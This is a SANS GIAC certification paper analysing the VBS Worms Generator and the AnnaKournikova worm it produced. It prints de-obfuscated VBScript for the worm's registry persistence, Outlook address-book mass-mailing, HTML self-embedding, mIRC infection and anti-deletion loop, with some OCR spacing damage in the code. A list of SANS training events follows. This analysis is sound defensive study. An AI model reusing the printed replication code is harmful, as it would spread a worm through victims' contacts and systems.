GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Security Essentials Bootcamp Style (Security 401)"
at http://www.giac.org/registration/gsec

Alberto Grazi
GSEC - GIAC LevelOne Security Essentials Certification


Introduction

The "VBS Worms Generator" (from now on vbswg) is a worm generator for Windows written by a 17 years old boy whose name is [K]Alamar [1]. With the words "worm generator" we mean a software tool which is able to generate customisable virus code.

This software, in particular, lets the creator customize most of the aspects of the behaviours of the virus. However, a single skeleton is used with many plug-ins. The user can choose which ones to activate.

This tool is particularly infamous because it was the one used at the beginning of February 2001 to create the "AnnaKournicova worm" [2] which in a few days managed to infect thousands of computers worldwide. The worm was generated by a 20 year old man who goes by the name of OnTheFly who didn't realize the damage he was about to inflict: he could now be facing a prison sentence of up to four years [3].

This is a screen shot of how the program's console looks like:



© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Here is a list of all the possible features:

- Start with Windows (by registry key): the worm will be activated every time Windows starts
- Worm backup: a copy of the worm's code will be copied in a safe location on the victim's machine
- Outlook replication: this is the mechanism the virus will use to spread itself by email. Two options are available: to send attachments or to send HTML code with the virus embedded
- Mirc replication: the Mirc initialisation file (mirc.ini) is altered in order to spread the worm by IRC
- Pirch replication: same principle used by the Mirc replication but the Pirch initialisation file is changed
- Other files infected: a search on all the disks (network drives included) will be performed and the worm will overwrite itself onto all the files with extension .vbe and .vbs. It will also search for the files mirc.ini and pirch.ini in order to detect installations of Mirc and Pirch
- Payloads: it is possible to add some actions to be performed by the virus on a specific date: display a message with a picture in an alert box, open a web page or crash the system using two different methods.
- Anti deletion method: the worm becomes memory resident and the system is re-infected in case of deletion of the original source code
- Crypt code: the code of the virus is encrypted.
- Download and execute files: a URL chosen by the "attacker" will become the default home page for IE. If the URL points to a malicious file once downloaded it will be executed.

The source code

Let's examine in details now the source code generated by vbswg for some of the sections.

All the code generated by this tool is encrypted in a very simple but effective form (unless the strong encryption is chosen): all the names of variables and functions are randomly generated and the strings are initialised with concatenations of the ASCII values of the characters. This makes it more difficult to debug and understand what the code does for an inexperienced person.
In the examples shown here all the variables are in clear text and the registry keys are shown with their proper names although I have omitted few lines of code substituting them with some comments (marked in italics).

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Start with Windows

```
Set ws = CreateObject("WScript.Shell")
ws.regwrite "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\",
          "Run\{regkey}","wscript.exe c:\windows\{worm}.vbs %"
```

This code create a registry key whose value is executed every time windows is started. The name of the registry key and the name of the file executed are parametric and decided by the "attacker" (which is generating the worm).

Outlook replication by attachment

```
Function Outlook()
 On Error Resume Next
 Set OutlookApp = CreateObject("Outlook.Application")
 If OutlookApp = "Outlook" Then
  Set Mapi = OutlookApp.GetNameSpace("MAPI")
  set mapiadlist as Mapi.AddressLists
  For Each Addresslist In mapiadlist
   If Addresslist.AddressEntries.Count <> 0 Then
    Addresslistcout = Addresslist.AddressEntries.Count
    For AddList = 1 To Addresslistcout
     Set msg = OutlookApp.CreateItem(0)
     Set AdEntries = Addresslist.AddressEntries(AddList)
     msg.To = AdEntries.Address
     msg.Subject = "Subject"
     msg.Body = "Message Body"
     set Attachs=msg.Attachments
     Attachs.Add "c:\window\worm.vbs"
     msg.DeleteAfterSubmit = True
     If msg.To <> "" Then
      msg.Send
     End If
    Next
    registry.regwrite "HKCU\software\myworm\mailed", "1"
   End If
  Next
 End If
End Function
```

This function is the one responsible to send an email with an attachment to all the people in the address-book of the victim's computer. At first it is checked to ensure that there is at least one recipient in the address-book and then a new message is created with subject and body which is decided by the "attacker".
Attached to this mail there is a copy of the worm itself and the copies of the message just sent are deleted in order to remove any track of the action taken.
A registry key is also created to keep track if the virus has already been sent by email. Doing a comparison with the routine used by the "Love Letter" virus it is possible to say that this one is less sophisticated because it doesn't keep track of the new additions to the address-book, once mailed the virus is not sent anymore.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Outlook Replication by HTML

```
Function OutlookBody()
 On Error  Resume Next
 Set fso = CreateObject("scripting.filesystemobject")
 Set Outlook = CreateObject("Outlook.Application")
 If Outlook = "Outlook" Then
  Set Myself = fso.opentextfile(wscript.scriptfullname, 1)
  I = 1
  Do While Myself.atendofstream = False
   MyLine = Myself.readline
   Code = Code & Chr(34) & " & vbcrlf & " & Chr(34) &
          Replace(MyLine, Chr(34), Chr(34) & "&chr(34)&" &
          Chr(34))
  Loop
  Myself.Close

      Lots of lines of code to create an HTML page which
      contains the source cod e of the worm. The variable is
      called HtmlBody

  Set mapi = Outlook.GetNameSpace("MAPI")
  Set Mapiadd=mapi.AddressLists
  For Each Addresslist In Mapiadd
   If Addresslist.AddressEntries.Count <> 0 Then
    AddCount = Addresslist.AddressEntries.Count
    Set Msg = Outlook.CreateItem(0)
    Msg.Subject = "Subject"
    Msg.HtmlBody = HtmlBody
    Msg.DeleteAfterSubmit = True
    For II = 1 To AddCount
     Set Addentry = Addresslist.AddressEntries(II)
     If AddCount = 1 Then
      Msg.BCC = Addentry.Addre  ss
     Else
      Msg.BCC = Msg.BCC & "; " & Addentry.Address
     End If
    Next
    Msg.send
   End If
  Next
  Outlook.Quit
 End If
End Function
```

This function creates and sends a new email message to all the recipients in the address book. The subjec t is parametric while the body is an HTML page with a copy of the worm itself which is executed on the victim's computer as soon as he tries to preview or open the email.
The worm will then be executed if the victim will allow the ActiveX to be executed on his machine.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Mirc replication

```
Function Mirc(Path)
 On Error Resume Next
 Set fso = CreateObject("scripting.filesystemobject")
 Set ws = CreateObject("wscript.shell")
 If Path = "" Then
  If fso.fileexists("c: \mirc\mirc.ini") Then
   Path = "c: \mirc"
  End If
  If fso.fileexists("c: \mirc32\mirc.ini") Then
   Path = "c: \mirc32"
  End If
  PfDir=ws.regread("HKEY_LOCAL_MACHINE  \Software\Microsoft\Windo
ws\CurrentVersion\ProgramFilesDir")
  If fso.fileexists(PfDir & " \mirc\mirc.ini") Then
   Path = PfDir & " \mirc"
  End If
 End If
 If Path <> "" Then
  Set Script = fso.CreateTextFile(Path & "  \script.ini", True)
  Script.writeline "[script]"
  Script.writeline "n0=on 1:JOIN:#:{"
  Script.writeline "n1=  /if ( $nick == $me ) { halt }"
  Script.writeline "n2=  / ." & chr(100) & chr(99) & chr(99) &
                   " send $nick c:  \windows\worm.vbs"
  Script.writeline "n3=}"
  Script.Close
 End If
End Function
```

This routine checks the existence of the Mirc software on the victim's machine and it changes the initialisation script in order to infect other users on Irc. To check if the software is installed, it checks the existence of the initialisation files in two directories and in a registry key. If the file exists, a new file called "script.ini" is created: this file will send the worm to every Irc channels the victim will join.

Antideletion method

```
Function Antidelete()
 Set fso = CreateObject("scripting.filesystemobject")
 Set Myself = fso.opentextfile(wscript.scriptfullname, 1)
 MyCode = Myself.readall
 Myself.Close
 Do
  If Not (fso.fileexists(wscript.scriptfullname)) Then
   Set Myself= fso.createtextfile(wscript.scriptfullname, True)
   Myself.write MyCode
   Myself.Close
  End If
 Loop
End Function
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

If the creator chooses to activate this add-on, this will be the last function called by the work because it never ends. The worm will enter into an infinite loop checking continuously if the source code is still on the disk: if it is deleted, it recreates itself.

Main()

The main section of the worm is the one responsible to set-up the global variables, save the first copy of the worm on the victim's file system and call all the other functions. All the names of the variables and functions are randomly generated by the vbswg and the length is parametric.

Conclusion

Nowadays this virus is detected by most of the well-known antivirus software but for few days, when the antivirus companies where updating their signatures, it was a real threat. Vbswg is also detected by most of the AV software as Trojan.

Again, users have to be educated to use the e-mail service: this can be enforced by company policies for what concerns work places and it could be achieved by restricting the default permissions on email readers, displaying warnings and alerts. As reported on the "VX Heaven" web site: "Viruses don't harm ignorance do!"

Sources

[1] [K]Alamar Personal Home Page
http://virii.at/k/

[2] TrendMicro Virus Encyclopaedia
http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=VBS_KALAMAR.A

[3] "Man arrested over Kournikova virus", 14 Feb 2001 – BBC World Service
http://news.bbc.co.uk/hi/english/world/europe/newsid_1170000/1170176.stm

[4] Virus Heavens – Virus Creation Tools
http://vx.netlux.org/dat/vct.shtml

[5] VBScript Language Reference – Microsoft
http://msdn.microsoft.com/scripting/vbscript/doc/vbstoc.htm

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Last Updated: April 26th, 2017

Upcoming Training

Click Here to
{Get CERTIFIED!}

SANS Riyadh 2017	Riyadh, Saudi Arabia	May 06, 2017 - May 11, 2017	Live Event
SANS Security West 2017	San Diego, CA	May 09, 2017 - May 18, 2017	Live Event
SANS Northern Virginia - Reston 2017	Reston, VA	May 21, 2017 - May 26, 2017	Live Event
SANS London May 2017	London, United Kingdom	May 22, 2017 - May 27, 2017	Live Event
SANS Melbourne 2017	Melbourne, Australia	May 22, 2017 - May 27, 2017	Live Event
SANS Stockholm 2017	Stockholm, Sweden	May 29, 2017 - Jun 03, 2017	Live Event
Community SANS Ottawa SEC401	Ottawa, ON	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
Security Operations Center Summit & Training	Washington, DC	Jun 05, 2017 - Jun 12, 2017	Live Event
Community SANS Boise SEC401	Boise, ID	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS Rocky Mountain 2017 - SEC401: Security Essentials Bootcamp Style	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
Community SANS Portland SEC401	Portland, OR	Jun 12, 2017 - Jun 17, 2017	Community SANS
SANS Secure Europe 2017	Amsterdam, Netherlands	Jun 12, 2017 - Jun 20, 2017	Live Event
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
Community SANS Philadelphia SEC401	Philadelphia, PA	Jun 19, 2017 - Jun 24, 2017	Community SANS
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Munich Summer 2017	Munich, Germany	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Minneapolis SEC401	Minneapolis, MN	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Phoenix SEC401	Phoenix, AZ	Jul 10, 2017 - Jul 15, 2017	Community SANS
Mentor Session - SEC401	Ventura, CA	Jul 12, 2017 - Sep 13, 2017	Mentor
Mentor Session - SEC401	Macon, GA	Jul 12, 2017 - Aug 23, 2017	Mentor
Community SANS Colorado Springs SEC401	Colorado Springs, CO	Jul 17, 2017 - Jul 22, 2017	Community SANS